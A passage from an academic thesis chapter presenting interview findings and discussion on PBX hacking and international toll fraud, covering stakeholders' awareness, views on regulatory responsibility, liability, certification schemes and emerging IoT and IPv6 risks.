"Also note that the Code is a Directive (as is the current legislative framework), which has to be transposed into national law by the Member States. It is for them to follow-up on the issues mentioned and also the expertise and practical experience with the daily application in practice and the combatting of fraud lies with the Member States and their authorities." (P11)

A different PS believes that NRAs should have the responsibility of informing users:

"NRA's have the responsibility to inform of these kinds of issues" (P15)

A CSS is of the opinion that the UK National Cyber Security Centre should be involved with this as this may start affecting many people. In addition, the participant feels that regulators should be more actively involved because the burden to protect all customers should not be on the service provider (nor technically possible for them):

"This is a general cyber security issue so the NCSC should take this up, because as with the general move to VoIP as being the standard, this is going to be an everybody problem." (P2)

"Regulators should do more work because you cannot expect the service provider to protect all customers. I do not see that being practically applicable." (P2)

The same participant was not aware of any policies that could be relevant to this:

"Outside the normal criminal stuff such as the Computer Misuse Act and fraud, no" (P2)

In addition, the participant was asked whether they think CPs should be more open about the risks of using their services, whereby they believe they should. The CSS goes on to suggest that the CP is only incentivised to sell, if the CP were to frontload the risks, then there is a possibility they are not going to buy:

"Yes" (P2)

"I think with all that is going on you have a regulator that is removed from the end customer. The regulator targets the service provider, the service provider is incentivised by selling and not by

informing and for the service provider, informing of all these risks, frontloads the possibility that somebody isn't going to buy the thing." (P2)

The same participant thinks the provider could provide information where they produce it, or it is produced by an industry wide body. The participant goes on to claim that the provider's reach would be large and only have to do it once:

"Exactly. It would also be cheaper for service providers to provide that kind of education because you only need to prepare those materials once. So for them to do it, they have massive reach. Do it once. But they could also do it via an industry wide body." (P2)

A CSS implies that national crime stats could be used to give an indication of the cost to the UK:

"I don't know, but I reckon I could find out because the UK has national crime statistics which has some figures which could give me an indication. With that, if I have that piece of information and I know which key words to look out for I could probably find that information." (P3)

The CSS implies that the NCSC should be responsible for informing users:

"The same people behind cyber essentials" (P3)

On checking with the participant whether they think the regulator should bare any responsibility, they stated this (implying its criminality nature) should be dealt with by the police because of the collection of information:

"No, it should start at the police station because police stations collect information about cybercrime that happens in the UK" (P3)

On clarifying with the participant, they believe this fraud should be reported to a policing body such as Action Fraud:

"Yes. This type of fraud needs to be reported. If someone is being cyber bullied or blackmailed over the internet, they need to report it." (P3)

In addition to this, the participant goes on to explain, that police organisations (such as Action Fraud) should be educating:

"Yes" (P3)

Unlike other participants the same CSS believes that service providers should not be making their customers aware as they are only there to provide a service, and security or privacy is not their concern:

"No, because they give you a service, they are not responsible for your privacy or security. How you take care of your phone is your responsibility." (P3)

On discussing how the attacks work, the participant was asked whether in their opinion these attacks are sophisticated and believed they were:

"Yes" (P3)

When questioning the participant further whether all the responsibility should be put on the customer, the participant suggested that the service provider should be able to provide facilities to detect attacks:

"The service provider should be able to allow you to maybe detect these types of attacks or help you comply with something, for example, where it says if you have a PBX you need to comply with this, this and this." (P3)

On confirming their viewpoints on informing with the participants, they still believe it should be the government, not the providers, that inform customers. As the participant explains that companies already pay taxes which should be used to fund the police:

"I think it should be the government who do that rather than adding another overhead for telecom companies. Yes, they make a lot of money, but you also pay taxes for the police." (P3)

"To ask the police to go and inform the public about these dangers. It is their responsibility. If you try to force the companies to do it, you are moving the responsibility from the official government

body who should be doing this, to a body who should not be doing this. Also don't forget, the government is actually trying to do an export control on the licences that come into the country to make sure it is compliant." (P3)

On asking a different CSS whether their provider should be informing customers that they need to keep their equipment updated or secure, because otherwise this could happen, they believe they shouldn't. But, the participant does believe there should be an initiative, or some form of awareness being built around this area. On confirming how they believe this should be carried out, the participant goes on to explain that it would be the internal security department within the organisation, or whoever is responsible for setting up the infrastructure:

"From a regulatory standpoint, I don't think they should. However, I think there does need to be an initiative around this or at least some awareness around this." (P1)

"Your internal security department. Whoever is responsible for setting up your infrastructure, dealing with the connectivity aspect." (P1)

Further on in the conversation with the participant, and confirming whether they believe there should be a change in the regulatory framework to make customers aware, they think there should be as they feel that it is part of the function of the regulator:

"Yes. And that is the whole point why you have organisations meet with the regulators." (P1)

On asking the participant whether a CP has a duty of care to make them aware of the risks, the participant implies the burden will depend on what controls the CP has:

"In this scenario, it is not as simple. It still comes down to the communications providers fraud teams looking at this. They may need to bulk up the controls, their protection." (P1)

A LW suggests that any changes should be conducted at the European level due to the cross-border element of this kind of hacking, whereby there is consideration given to what each stakeholder and actor could do, implying a collaborative approach:

"I do think the legislator, at the European level is much more accurate nowadays and makes more sense. There are things that Europe shouldn't be busy with, but there are other things that really make sense to bring up at the European level. There are other issues that make sense to be sorted, or at least thought of and policies put in place at the European level first. This type of hacking knows no boundaries. So, why don't we consider seriously, what could be the requirements for each actor and see what the specific stakeholders and actors can do at their level." (P17)

A technology and data protection LW believes regulators should make businesses aware when confirming how they could be informed:

"By regulators" (P19)

The participant, when questioned also believes providers should inform as well:

"As well for sure, yes." (P19)

When questioning a TPE whether the regulator should take more responsibility such as informing customers, they believe they should. Moreover, the participant does not believe the CP should bare all responsibility, but implies each stakeholder (similar to a LW suggestion previously) that each stakeholder involved should do their bit:

"Yes" (P20)

"I think it is unfair to suggest the carrier or the service provider has to take complete responsibility. You have an actor network essentially. You have your regulator, but you also have your end users and the service providers. We can't expect the service providers and end users between them to do everything to make sure everything is secure." (P20)

When following up, asking could there be a conflict of interest if the provider should be allowed to decide what was in the user's interest, they believed there was:

"Yes" (P20)

7.5 Discussion

The research interviews were conducted over a 12 month period between February 2019 and January 2020. A total of 20 participants were interviewed whereby the majority were interviewed individually. But, on occasion, interviews of two or more participants were conducted. This discussion is split into the key theme topic findings.

7.5.1 Awareness Discussion

The awareness of participants surrounding PBX hacking is important to help understand whether this kind of fraud had been considered by a selection of stakeholder types. Overall, there was very little awareness among stakeholders that PBX's were being hacked, resulting in large phone bills. Generally, if a participant was not aware of PBX fraud, they were not aware that PBX fraud was an enabler of IRSF, also known as Toll Fraud. Only 7 participants out of the 19 asked were aware of this kind of fraud and their knowledge was limited when questioned. In some cases, they had heard of it, but were not aware of the details. What was of interest, is that a European NRA was aware of this type of fraud but did not know any more details about its occurrence or financial impacts. This is important because NRA's are government authorities that feedback to policy stakeholders who in turn legislate. A visual list of which participants were aware, along with other notes on any awareness can be seen in Table 7.2

Contrary to there being little awareness of PBX hacking, there was awareness among participants of other telecom frauds, such as Wangiri fraud, commonly known as missed call fraud. This is when attempts to get a user to call back unknowingly on a premium rate number after receiving a missed call that typically only rang for a very short period[141].

Furthermore, in one specific example when discussing with a participant (IT Director) who was not aware of this kind of fraud, after explaining, it transpired they had actually been a victim of this fraud. Moreover, they explained how their systems were vulnerable and how the attack was conducted. On learning how the victim was attacked, it was immediately identified that this was new. This research had not come across (through previous research, interview or otherwise) a scenario where an Office 365 account had been compromised within an organisation, moving laterally and then using Skype for business to conduct the fraud. Although, this research had

[141] https://www.vodafone.co.uk/privacy/protecting-you/wangiri-fraud [Date Accessed: 12/4/2021]

identified Skype accounts getting hacked. This situation reinforces the sophistication and broad range of attack vectors attackers use to conduct this. It also demonstrates that, in this case, it is implied their provider did not make them aware as they were not initially aware of the various names this kind of fraud has. The participant in question did have a form of daily monitoring enabled, but it was not picked up for several days. When it was, it was fairly evident something was not right.

Table 7.2 - Awareness of PBX Fraud among participants

Type	**P #**	**Aware**	**Notes**
Cyber Security Specialist	1	No	
Cyber Security Specialist	2	No	Aware of incidents to hack phones to track individuals
Cyber Security Specialist	3	No	
European National Regulatory Authority	4	Yes	
European Policy Specialists	5	Yes	
European Policy Specialists	6	Yes	Knew of the term Toll Fraud (PBX hacking as an enabler)
European Policy Specialists	7	No	Aware of other phone scams (Missed Call Fraud - Wangiri)
European Policy Specialists	8	Yes	Knew minimal information
European Policy Specialists	9	No	Knew briefly of various telecom frauds
European Policy Specialists	10	-	
European Policy Specialists	11	No	
European Policy Specialists	12	No	
European Policy Specialists	13	No	
European Policy Specialists	14	Yes	
European Policy Specialists	15	No	
Group IT Director - FTSE250	16	Yes	Aware of other phone scams (Missed Call Fraud - Wangiri)
Lawyer	17	No	
Lawyer	18	Yes	
Lawyer	19	No	
Trust & Privacy Expert	20	No	Aware of other phone scams (Missed Call Fraud)
Total aware		7	

The awareness among participants of the cost of PBX hacking was not known (regardless of whether they knew of the fraud prior to the interview). The participants were genuinely shocked to find out, either on an individual attack basis or a global basis. On explaining how these attacks

worked, many participants were keen to learn more. In some cases, the participants implied that the concept of fraud is fairly simple, although understood that the operation of the fraud must be complicated. One participant highlighted that if this was easy to perform the figure would be much higher, which demonstrates the complexity of the fraud. Although, unlike other frauds and cybercrimes, because there is a direct financial impact, a participant believes that this kind of fraud could actually be easier to quantify, meaning this could leave the option open to collect more statistics to get a more accurate understanding.

The participants were keen to learn more about how attacks were conducted, but still had initial trouble in understanding how money was made. A Telecom Lawyer believes that if they are making money, then they must be involved in the supply chain. The participant explains that simply calling expensive numbers does not benefit them unless they are also on the other side of the voice traffic. The participant went further and explained they could also be financially benefiting by providing a calling card service taking physical payment from users who then make calls through the hacked PBX. In this scenario, the customers are probably unaware their provider is not incurring a cost for their calls and that they are inadvertently creating a large bill for an unsuspecting business. This hypothesis could explain why some calls are to geographical numbers and not traditional revenue share generating numbers. Several participants (specifically Policy Specialists) had difficulty understanding how attackers could be making money out of geographical phone numbers. Findings from Chapters 2 and 6 could explain this where fraudsters may receive a proportion of the international surcharge fee.

Due to the skill sets required and in comparison to other cybercrimes, which can be a single person or opportunistic or activist in nature, this type of cybercrime is conducted by fraudsters who are professional and dedicated. A participant explicitly highlighted that this was not a kid in his bedroom and given the FBI have linked this type of crime to terrorism funding, the same participant highlights that this goes hand in hand with money laundering. As highlighted in Chapter 6, it is believed that these attacks meet the definition of an APT. A cyber security specialist believes this is the behaviour of an APT. Moreover, that participant has previously tracked an APT who were targeting telephone systems for other purposes. This highlights that telephone systems can be a good entry point for attackers into an organisation. When the IT Director's company was a victim of this fraud, the attack had similarities with the findings in Chapters 2 and 6, in that attacks appeared to come from all around the world and that calls were to various countries, including African countries as similar to findings in our research.

In a separate finding, a participant who is a lawyer discussed how Russia was (according to third party reports) relatively immune to attacks and a Cyber Security Specialist even went further to suggest Russia provides a safe haven for hackers. This highlights important questions of whether Russia is a mass exporter of cyber-attacks, or merely they are not reported when compared to other countries. Either way, it does raise questions of whether these attacks were originating from Russia, as found in our experiment as well as highlighted by the IT Director, a portion of attacks originated from Russian IPs. However, this is not an indication of locality alone. Instead, other factors needed to be considered. As discussed later on, there is a broad skill set required to move large amounts of money around the global banking sector.

7.5.2 Financial Services Discussion

Throughout the interviews, the Financial Services Sector frequently came up in discussion. This was mainly through discussion of what would happen if this was a Financial Services Provider instead of a telecoms provider. This included who would be responsible, how the money involved was enabling fraud, money laundering and terrorism and how more should be done on behalf of the Financial Services Sector to identify suspected misuse of the payments network. It would prove difficult for banks to identify money that has been involved in Toll Fraud and in practice fraud would only make up a small amount of a payment for termination of calls between operators.

Participants easily understood how the volumes of money involved could enable terrorism funding and, in some cases, questioned how money could be transferred through various jurisdictions without raising questions or conducting KYC checks. As highlighted previously, payments would be classed as termination payments that one operator pays to another for terminating (completing) the call. At this level (as banks would not typically have a breakdown of calls) it would be difficult, if not impossible for a bank to recognise suspicious activity with payments relating to fraudulent activities. Only the originating operator may know fraud has occurred and contractually they would still be required to make payment, so in practice it would be very difficult to null the rate of the call.

It was highlighted about the ability for a victim to survive and continue to trade, especially if it was a small business. Furthermore, it was also discussed how this fraud compares to credit card

fraud, which has seen a significant amount of investment for protection by banks. This is most likely because banks are required to indemnify customers. However, as this is a B2B problem, less investment has gone into prevention as there is no requirement for providers to either attempt to prevent or inform customers of this problem. It was highlighted by a Policy Specialist that there could be opportunities for telecom providers to offer a third-party service that acts as an advisory service or a form of insurance product against this. This proposed idea could help build confidence, but could also generate extra revenues for the provider in a time where margins are decreasing. However, it would need to be carefully considered, as it could expose the provider to additional legal liability (through professional indemnity claims if it was an advisory service) or extra costs to cover the costs of a hack where a customer is hacked, and damages occur.

Another participant raised the idea of looking at the Financial Services Sector. They considered how each stakeholder involved with the payment from the card holder to the merchant and processing bank all have responsibilities. This situation of shared responsibility (discussed further in the next section) is a good example of multiple stakeholders working together to prevent and mitigate the effects of an attack and is commonly used in other cyber security settings.

7.5.3 Responsibility and Mitigations Discussion

Discussions with participants of where responsibility should lie, how it could be enforced and what mitigations could occur led the discussion in various directions across a broad range of subjects with many interesting findings. This part of the discussion was in full free flow and the conversation progressed naturally. Due to the size of this part of the discussion, it has been split into the headings found in Section 7.4.

Shared Responsibility

Among several participants, a theme emerged that the responsibility of the customer could be linked to how much control they have in respect of their setup. i.e. does the customer have the ability to control their setup and make changes. This is interesting, as it implies that any solution would not be a one size fits all approach and there would have to be multiple stakeholders involved. As described by a Telecom Lawyer, there would be a spectrum of responsibility between the customer and the provider. Furthermore, as discussed by a Technology Lawyer, it raises questions about who would have the technical means and who is best placed to do something

about it. It could be argued with relative ease, that the provider would be in the best position to do something about it due to them most likely having more advanced equipment than the customer. Although in reality, the provider may find it difficult to distinguish between a genuine and a fraudulent call. As highlighted by a participant, if a provider incorrectly blocks genuine calls, then this can cause inconvenience to the customer.

Expanding on the discussion of the provider possibly being in the best position to monitor a customer's usage for abnormalities, a Cyber Security Specialist does raise a valid point that a provider should be able to identify a difference in use. Although, this makes the assumption that a provider is actively monitoring and conducting some form of automated intelligence on the customer. A Commercial Lawyer suggests this should be the case at a basic level. However, a more sophisticated approach could be expensive and operationally complex to implement at scale. What may be more feasible, economical and technically achievable is for the provider to offer tools to assist the customer to manage their account and spend. This idea is suggested by another Cyber Security Specialist, which from the providers side, would allow the customer more control over their account and interconnection. This is similar to tools provided by some mobile operators which allow their customer to set spend limits and call barring.

A number of participants found it difficult to specify a single party they felt should be responsible and suggested that each stakeholder has a part to play, along with co-operating with each other in limiting this type of fraud. If we compare this approach with the Financial Services Sector, where each party has a role to play in limiting fraud, then this logic could be a more effective model for limiting Toll Fraud and IRSF. As with financial fraud, it will most likely always exist. However, co-operation between multiple stakeholders, all talking with each other has been significant in making it more difficult to conduct, resulting in fraudsters having to innovate.

End Users Education and Awareness

Participants who took part believed that raising awareness of this fraud among businesses is important. Who should be making businesses aware and how this could be conducted appeared to be mixed. Furthermore, raised by one participant, it is important that businesses understand what actions can be taken rather than just being told about the risk. Any information must be simple, non-technical and should connect with the typical user. Some participants believed that the provider should be informing their customers that their systems could be attacked resulting in

a large phone bill, going further telling them what they could do. While others believed it was not the responsibility of the provider and should fall on the regulator or other competent authority. When bringing comments together, it creates the impression that a multi-stakeholder approach is required. The benefit of this is that a customer is being told by multiple sources, reducing the risk of missed opportunities to inform a user. But, it also reduces liabilities for an individual party such as the provider. Providers could claim that *"advisory"* services are chargeable professional services. However, these services may be financially out of reach for many micro/smaller businesses as they may not appreciate the impact and would resent paying for information. They may argue their provider (who should have their best interest) should not be charging for this. If they can understand the risk through other sources, then they can make an informed decision whether to procure such services. This broadly aligns with and provides a pathway with the suggestions from a Telecom Lawyer, that a customer should find out for themselves. Providers may also feel this puts too much responsibility on them, if it was only them providing information without financial gain, which could also be opening them to claims against incorrect advice. Furthermore, every business is different and has different requirements, so it makes sense for professional services to be provided. However, a business would need to understand why it is important to procure such a service.

Expanding on the above, along with comments from a Commercial Lawyer of whether it's impossible to guarantee 100% security, it would be prudent to highlight to any business the limits of any such information or fraud prevention system provided. Setting expectation is important. Raising awareness through a multi-stakeholder approach also helps raise the issue among IT managers, so it is on the list of threats to protect themselves against. As highlighted by an IT Director, sometimes raising awareness doesn't help and individuals are not necessarily concerned. This is where device manufacturers and software developers need to possibly consider user configuration error in the design, thus taking certain choices away from the user.

A Trust and Privacy Expert raises an interesting point, that they not only believe providers should inform their customers, but there should be greater support for providers based as similar with GDPR issues. A sensible approach may be to assign a key organisation responsible, with responsibility for distributing this information. In the United Kingdom alone there are several thousand providers, and it would be better if each CP had the same guidance to maintain message consistency and reduce the burden on providers to create and distribute information. It would also reduce liability risks, as they are not the creators of such information. Going further,

this could also apply to IoT. Some agreed that information should be provided that profiles key risks of a specific service (such as SIP Trunking, Broadband etc.). As broadly highlighted by a Trust and Privacy Expert, this would also increase trust between the customer and the provider. If this information is forthcoming and provided for free, it helps to reinforce with the sector that the provider has benevolence and the customers best interests in mind.

With migrations in telephony technology, some participants raised the point that customers are most likely already made aware within a contract. Although this is probably true that the contract will contain clauses on the provider not being responsible for fraud or similar, the Trust and Privacy Expert suggests an important point. Many small businesses have a trust relationship with their provider, compared to large companies who more acceptingly have a pure contractual relationship. Moreover, as implied by a Cyber Security Specialist, if a subject is being forced to use a technology and does not understand it, then it is tick box compliance. Whereby, if this is the case, has the customer really consented and understood? It is common that consumers and small businesses will not typically read the small print and tick to agree without considering the consequences. In some respects, it could be argued, this is why there are regulators in place to make sure they not only assist consumers, but also as many do, small businesses.

Certifications and Accreditations

Several participants were of the opinion that businesses would or could be made aware through certification and accreditation programs such as Cyber Essentials[142], ISO27001[143] and the new EU Cyber Security Act Framework[144]. These either require a business going through a review of their processes or manufacturers meeting requirements within a set standard. Ultimately, as highlighted by several participants, this is a tick box exercise, and a business needs to understand why this specific standard or accreditation is important. As discussed on multiple occasions throughout the research, smaller businesses, especially non-cyber sector specific businesses are more likely to be affected by this, as they are not aware of the importance of the standard and would be missed. Although, as mentioned by several participants, these schemes could be a natural candidate for raising awareness of this issue. However, if a business is going through this

[142] https://www.ncsc.gov.uk/cyberessentials/overview [Date Accessed: 12/4/2021]
[143] https://www.itgovernance.co.uk/iso27001 [Date Accessed: 12/4/2021]
[144] https://digital-strategy.ec.europa.eu/en/news/eu-cybersecurity-act-brings-strong-agency-cybersecurity-and-eu-wide-rules-cybersecurity [Date Accessed: 12/4/2021]

process, then arguably they are already taking a keen interest in the cyber security aspects of their business.

As stated by several European Policy Specialists, the EU Cyber Security Act Framework will be helpful as it focuses on the certification of manufacturer and producer where example secure configurations are to be provided. This could be a valuable source in assisting consumers and businesses understanding how to secure their equipment and whether their equipment conforms to a set standard. Although it is only voluntary, there may be an associated premium in using products that have the certification. In the case of PBXs being vulnerable and hacked, it is still too early to determine if this would have any realistic impact on reducing hacking occurrences.

However, as with many standards, certification and accreditation schemes, the responsibility lies on the consumer or business to find out and learn about them and what they mean. Examples of this are businesses that have minimal IT systems. They would typically never consider achieving a standard, perhaps because they consider their data protection risks are minimal or because they are simply not at all technically minded and are very small organisations. Organisations such as a hairdresser, a family restaurant, a mechanic, a shop, a small hotel for instance would be examples where data is minimal and simple information may be kept electronically so would not need a Data Protection Officer according to GDPR. These are also highly likely candidates for using a PBX. Furthermore, this introduces the next section, microbusinesses and small start-ups (inc. one-man band companies). These types of small businesses would not necessarily see the benefits of spending hundreds or thousands of pounds on security accreditations.

Lack of Resources

Lack of Resources were raised by various participants in different contexts. Firstly, lack of financial resources to either protect, detect or prevent this. Secondly, the lack of human manpower to deal with an incident and a lack of time to deal with this once an attack has begun. As highlighted by a Trust and Privacy Expert, a small business is more vulnerable to this as they are most likely unable to have the funds available to either protect against, handle or absorb an attack. Furthermore, again as highlighted by a Trust and Privacy Expert, smaller businesses are more likely to take up newer technological, innovative products and services. Some of these services are advertised as increasing productivity and processing more with less while reducing cost. A good example are cloud hosting phone systems whereby the business phone system is hosted in the cloud. The

setup (virtual cloud system or a phone system hosted on a VM) will depend on the skill set required in maintaining and securing this. In a larger organisation, as highlighted by an IT Director and a Cyber Security Specialist, it can be difficult to persuade the board of the importance of investing in cyber security. The board not only need to understand the direct cost, but also the indirect costs of being hacked. As there recently appears to be an increase in media coverage of larger organisations being hacked, this should assist in persuading the board that cyber defences are important.

Trust

When providing advice, it was raised by several participants that credibility and trust are important not to undermine the message being given. It was considered by one participant (Cyber Security Specialist) that if the NCSC were to provide information, it could be potentially seen as having a conflict of interest since serious threats may not be shared as it could give that information to GCHQ. This is a valid concern because serious vulnerabilities can also be used as a method of attack against hostile actors and there could always be questions raised whether they knew but decided not to do something about it. Furthermore, the same participant made a valid point that to overcome this perception, it should be a completely separate body whereby their role is independent and focused on defence. An NRA could fulfil this requirement as their job is to protect customers of communication services and promote competition.

A Trust and Privacy Expert highlighted trust is important to assist in understanding where responsibility should be and demonstrated how perceptions of a brand may lead to a false sense of security. This is an important point raised, because typically small businesses will just think that a large organisation knows what they are doing and has their customers best interests at heart. Although contrary to this, as the judgement in the Frontier Systems Ltd vs Frip Finishing Ltd [109] case demonstrated, it is important for the provider to make the customer aware who is responsible for misuse. In addition to this, as highlighted by other participants, making the customer aware via the contract may not be enough from a moral trust perspective. It should be well highlighted through engagement with the customer who should be responsible for what and what they could even do. Many small and micro businesses feel they are not setup or have the same processes and considerations as a big corporate. They are likely to have a mindset more similar to a consumer when it comes to their risk perspective and falsely believe the same

protections that exist for consumers apply for businesses. Especially as many micro businesses are single person businesses.

When a business procures a universal service such as telephony, a business may feel they do not need to read the terms and conditions as they feel they can trust the provider and be protected against fraud. Furthermore, as demonstrated by this research, many participants and by extension businesses would not consider telephony systems are being targeted, for the purpose of raising money for criminals. Whether a business should rely solely on trust and not read their contract with their supplier is beyond the scope of this research. However, it does highlight that trust plays an important role in the eco-system and a damage in trust is not only bad for the individual customer agreement with the provider, but it can also damage trust in the whole sector.

Liability

The research interviews highlighted that communication providers are most likely not liable from a legal perspective. This is because it is not the CP's equipment or network that has actually been compromised. Not being liable seems logical as it is the business that oversees and has control of the telephony setup, whether they have deployed it themselves or paid a third party to install and configure it. As highlighted by a Commercial Lawyer, if a CP had to be responsible for the entire setup, then this could encourage negligent setups causing losses for the CP because of moral hazard. This viewpoint was also reinforced by an IT Director. When comparing these views to other industries, for example in a domestic setting, you would purchase a product (a gas cooker) and a service (gas supply). You would not hold the gas cooker manufacturer or utility company liable if the gas cooker exploded due to poor installation or maintenance. This viewpoint appears common across many participants and seems reasonable.

In addition, and somewhat in contrast to the above legal viewpoint, morally it is important to consider if a small business should have all the responsibility to protect themselves. A Technology and Data Protection lawyer believed it was unreasonable. Nor did many other participants. This ties in with responsibility being shared, but also putting emphasis on the consideration that small businesses are more likely to be negatively impacted by the financial cost and unable to obtain the specialist skills, or knowing about this issue in the first place.

A Telecom Lawyer raises a valid point that businesses should take more responsibility for their setup and should consider the risks. This is reasonable as the business freely chooses which products and services to procure. However, this raises the question of how the business should take more responsibility, perhaps by being more proactive to obtain specialist support. But also, how can the business consider the risks, perhaps by the CP providing information on risks. This links in with end user awareness and education. The same lawyer explains that when things go wrong, it is easy to point fingers at who is responsible, but this implies it would most likely come down to the detail of the contract. This viewpoint is also implied by another lawyer.

Furthermore, a Cyber Security Specialist implies that if the customer is renting the equipment, then it is different. This is an important point here and brings a new boundary for upcoming cloud hosted phone systems, where the customer does not necessarily configure a dedicated phone system on dedicated equipment, but is provided as a hosted service. In this scenario (expanding on similar discussions with participants), liability could depend on how much control the end user has over their setup. As good practice, high level implementation details and example configurations could be provided. This was stated by a Cyber Security Specialist in reference to examples in their sector.

Growing Threats and IoT

Cyber-attacks are becoming more sophisticated, and it is impossible to have a system or service which is 100% secure. There will always be a vulnerability, as highlighted by a Cyber Security Specialist and Lawyer. These could be waiting to be discovered, dependant on being patched, theoretical and not thought to be in use. A Policy Specialist believes that as technology progresses, more vulnerabilities will be found, or in the case of PBXs, new novel use cases in the extraction of money from businesses. In the opinion of the Cyber Security Specialist, they believe that in the case of PBXs being hacked, the lack of awareness around strong passwords, among other controls could be a contributing cause.

An NRA believes that fraud will increase in Next Generation Networks. This suggests that as technology develops there will be new ways to conduct fraud. Historically, we have seen this through examples in online banking or phishing attacks.

In addition, 2 lawyers and a Trust and Privacy Expert imply that they can see fraud increasing in next generation technologies (voice and IoT). The Trust and Privacy Expert also conveys that users do not necessarily understand the technologies. This raises the question that if they do not understand, then are they openly consenting to that product or service?

In terms of increasing threats, a Commercial Technology Lawyer explains that in today's world, a major problem is Bring Your Own Device (BYOD). Today it is normal to use personal electronic devices for work and business purposes. This presents issues around device security and configuration, but also potential dispute with respect to ownership of data. An example of this is WhatsApp[145]. Whereby when the app is downloaded, it requests access to the contact list for other users of WhatsApp. However, if this is a personal phone, but with business contacts and business personal data, does the business give permission to share this data with Facebook (the owner of WhatsApp). This data may then be stored outside of the EEA, which can have GDPR implications. WhatsApp is a popular method to converse with customers, clients and friends. However, from a legal perspective, it does introduce challenges around data.

Expanding on IoT discussion, the uptake of internet enabled devices is proving a strain on the current size limited IPv4 protocol (approx. 4 billion unique address) which has now effectively run out as communication providers are unable to get any sizeable address allocation space[146]. Their only option is to lease or purchase unused address space which is generally expensive[147]. Technological developments such as Network Address Translation (NAT) have helped IPv4 last longer. A new addressing protocol is required which is plentiful in size. This is expected to be IPV6, which is already beginning to experience uptake among communication providers to allocate customers an IPv6 address, or specifically a /64 range. A /64 range enables a customer to have a theoretical 18,446,744,073,709,551,616 address[148]. Although IPv6 resolves and future proofs the foreseeable future of internet enabled devices, there are unknowns and potential issues of every IP being publicly accessible since there is no need for NAT. This is because IPv4 NAT converts a public IP into a private IP range, which is not accessible without port forwarding or Demilitarized Zone (DMZ) and anecdotally provides a safety function for poor configuration (i.e. if

[145] https://www.whatsapp.com/?lang=en [Date Accessed: 12/4/2021]
[146] https://www.ripe.net/publications/news/about-ripe-ncc-and-ripe/the-ripe-ncc-has-run-out-of-ipv4-addresses [Date Accessed: 12/4/2021]
[147] https://www.prefixbroker.com/do-i-qualify-for-more-ip-addresses/ [Date Accessed: 12/4/2021]
[148] https://www.ripe.net/about-us/press-centre/understanding-ip-addressing [Date Accessed: 12/4/2021]

a user accidently disables their firewall). On IPv6, it is most likely a single tick box on their home or small business connection, which keeps their network safe as IPv6 is all public addressing.

It can be said there appears to be a disconnect between new technology, do it yourself and risk. Consumers and businesses are inundated with a continual new stream of technology. So, it seems people are numb to the idea that this new technology comes with risk. In part this could be because this new technology is marketed as solving a problem but can unknowingly create another problem. This new technology can appear easy to setup, but there can also be unknown hidden risks. Anecdotally, consumers and small businesses believe that given the protections and rights they enjoy from electronic communications, food and safety standards, there is a mindset that if something was really bad or dangerous, they would have been alerted already or a government body would step in to protect them.

A Cyber Security Specialist believes that users should be informed of these risks, although they are not sure who should be responsible for informing. However, where safety (not security) is at risk, then providing information should be mandatory. This is particularly interesting in the development and uptake of IoT, as some IoT devices are marketed from a safety standpoint. Users should be informed on good practice and should clearly be told what they need to do for the good upkeep of the device. This is where manufacturers should have more responsibility in providing this information, possibly alongside their product. In addition, a Cyber Security Specialist believes that a manufacturer of IoT should be responsible for making it secure in a default configuration. However, they also feel that manufacturers should not be responsible for user error. The EU Cyber Security Act Framework may provide assistance here if the manufacturer signs up to the scheme.

Policy

On discussion with policy specialists about PBX hacking (including the bills it can generate), they feel it is not covered by either a strict interpretation of the new Electronical Communications Code, nor the previous Telecom Package of Directives. This is because it is not a breach of the network security. This is fraudulent activity on the customer's account via the service (e.g. SIP Trunk) provided. Therefore, this falls outside the scope of security in the context of the Code.

As discussed previously, this would imply that what is in the contract is important as demonstrated in Frontier Systems Ltd vs Frip Finishing Ltd. It is essential that contracts are carefully drafted to assign responsibility on fraud. However, for customers who are consumers or small businesses contracts would need to be drafted in an easy-to-understand format based on the Trust and Privacy Experts concept of consenting and understanding. Outside of contractual considerations, policy appears to be absent in assigning responsibility of fraud on the service provider either to detect, prevent, inform or curtail. In comparison to the Financial Services Sector, whereby more clarity and responsibilities are assigned[149]. Although from a commercial and credit risk aspect, it may be in the interest of the service provider to limit usage where it suspects undue activity to protect itself from revenue loss. Furthermore, it has been seen through legislation in the mobile sector, spend caps have been introduced to limit bill spend by giving customers the option to limit their out of bundle spend[150]. Like the mobile sector, SIP Trunking typically includes bundled minutes to provide better value for customers.

As raised by several Policy Specialists, mechanisms do exist within the ECC to require providers to block numbers on a case-by-case basis. Whereby the NRA or other competent authorities request for the number to be blocked (Article 97(2) – ECC). In the UK, this is enforced through Ofcom's General Conditions of Entitlement B4 [97]. It is important to note that the provider is allowed to block calls if the customer requests it and shall block numbers where requested by Ofcom. This by no means provides a requirement for the provider on their own initiative to look for number misuse and block, although numbers could be blocked.

Although not related to legal policy, a Cyber Security Specialist highlights that policies can be produced but are not always followed and, in some cases, therefore, certain decisions should be taken out of the control of the customer. This is a similar finding to the IT Director found in their organisation and the challenges they had. Although this argument could resolve certain issues around IoT devices, in the situation of PBXs or more specialist IoT devices, forcing remote updates can cause its own problems. This can happen when certain devices interoperate with other equipment which may be outside the realisation of the manufacturer, resulting in unexpected issues.

[149] https://www.clairecollinsonlegal.co.uk/news/general/payment-scams-and-fraud-to-what-extent-is-a-bank-responsible/ [Date Accessed: 12/4/2021]
[150] https://www.ofcom.org.uk/about-ofcom/latest/features-and-news/new-rules-to-allow-mobile-customers-to-limit-their-bills [Date Accessed: 12/4/2021]

A Technology and Data Protection lawyer highlights that small businesses in some cases can be treated as consumers. In the UK, small businesses are treated as consumers for many aspects of Ofcom's General Conditions which enable various rights (portability, switching, contractual etc.). This is not only to promote competition, but also build confidence in the governance of the sector. Furthermore, the same participant believes that providers typically do have a duty of care, however in the example of PBX hacking, scope is important. In addition, the same participant implies that if there is a high risk of service misuse happening, then the customer should be informed about this.

A Trust and Privacy Expert suggests that policies are not based on users experience and there is a disconnect between what is perceived to happen and what actually happens. This is an interesting statement, as it suggests that the policy making process is not successfully targeting the problems it was envisioned for. Reasons for this could be because of issues highlighted in Section 3.1.2. Furthermore, as highlighted by the participant, better user engagement is required since the resolution to one problem could actually be the cause of another unintended problem.

Member States, NRA & Other Competent Authorities

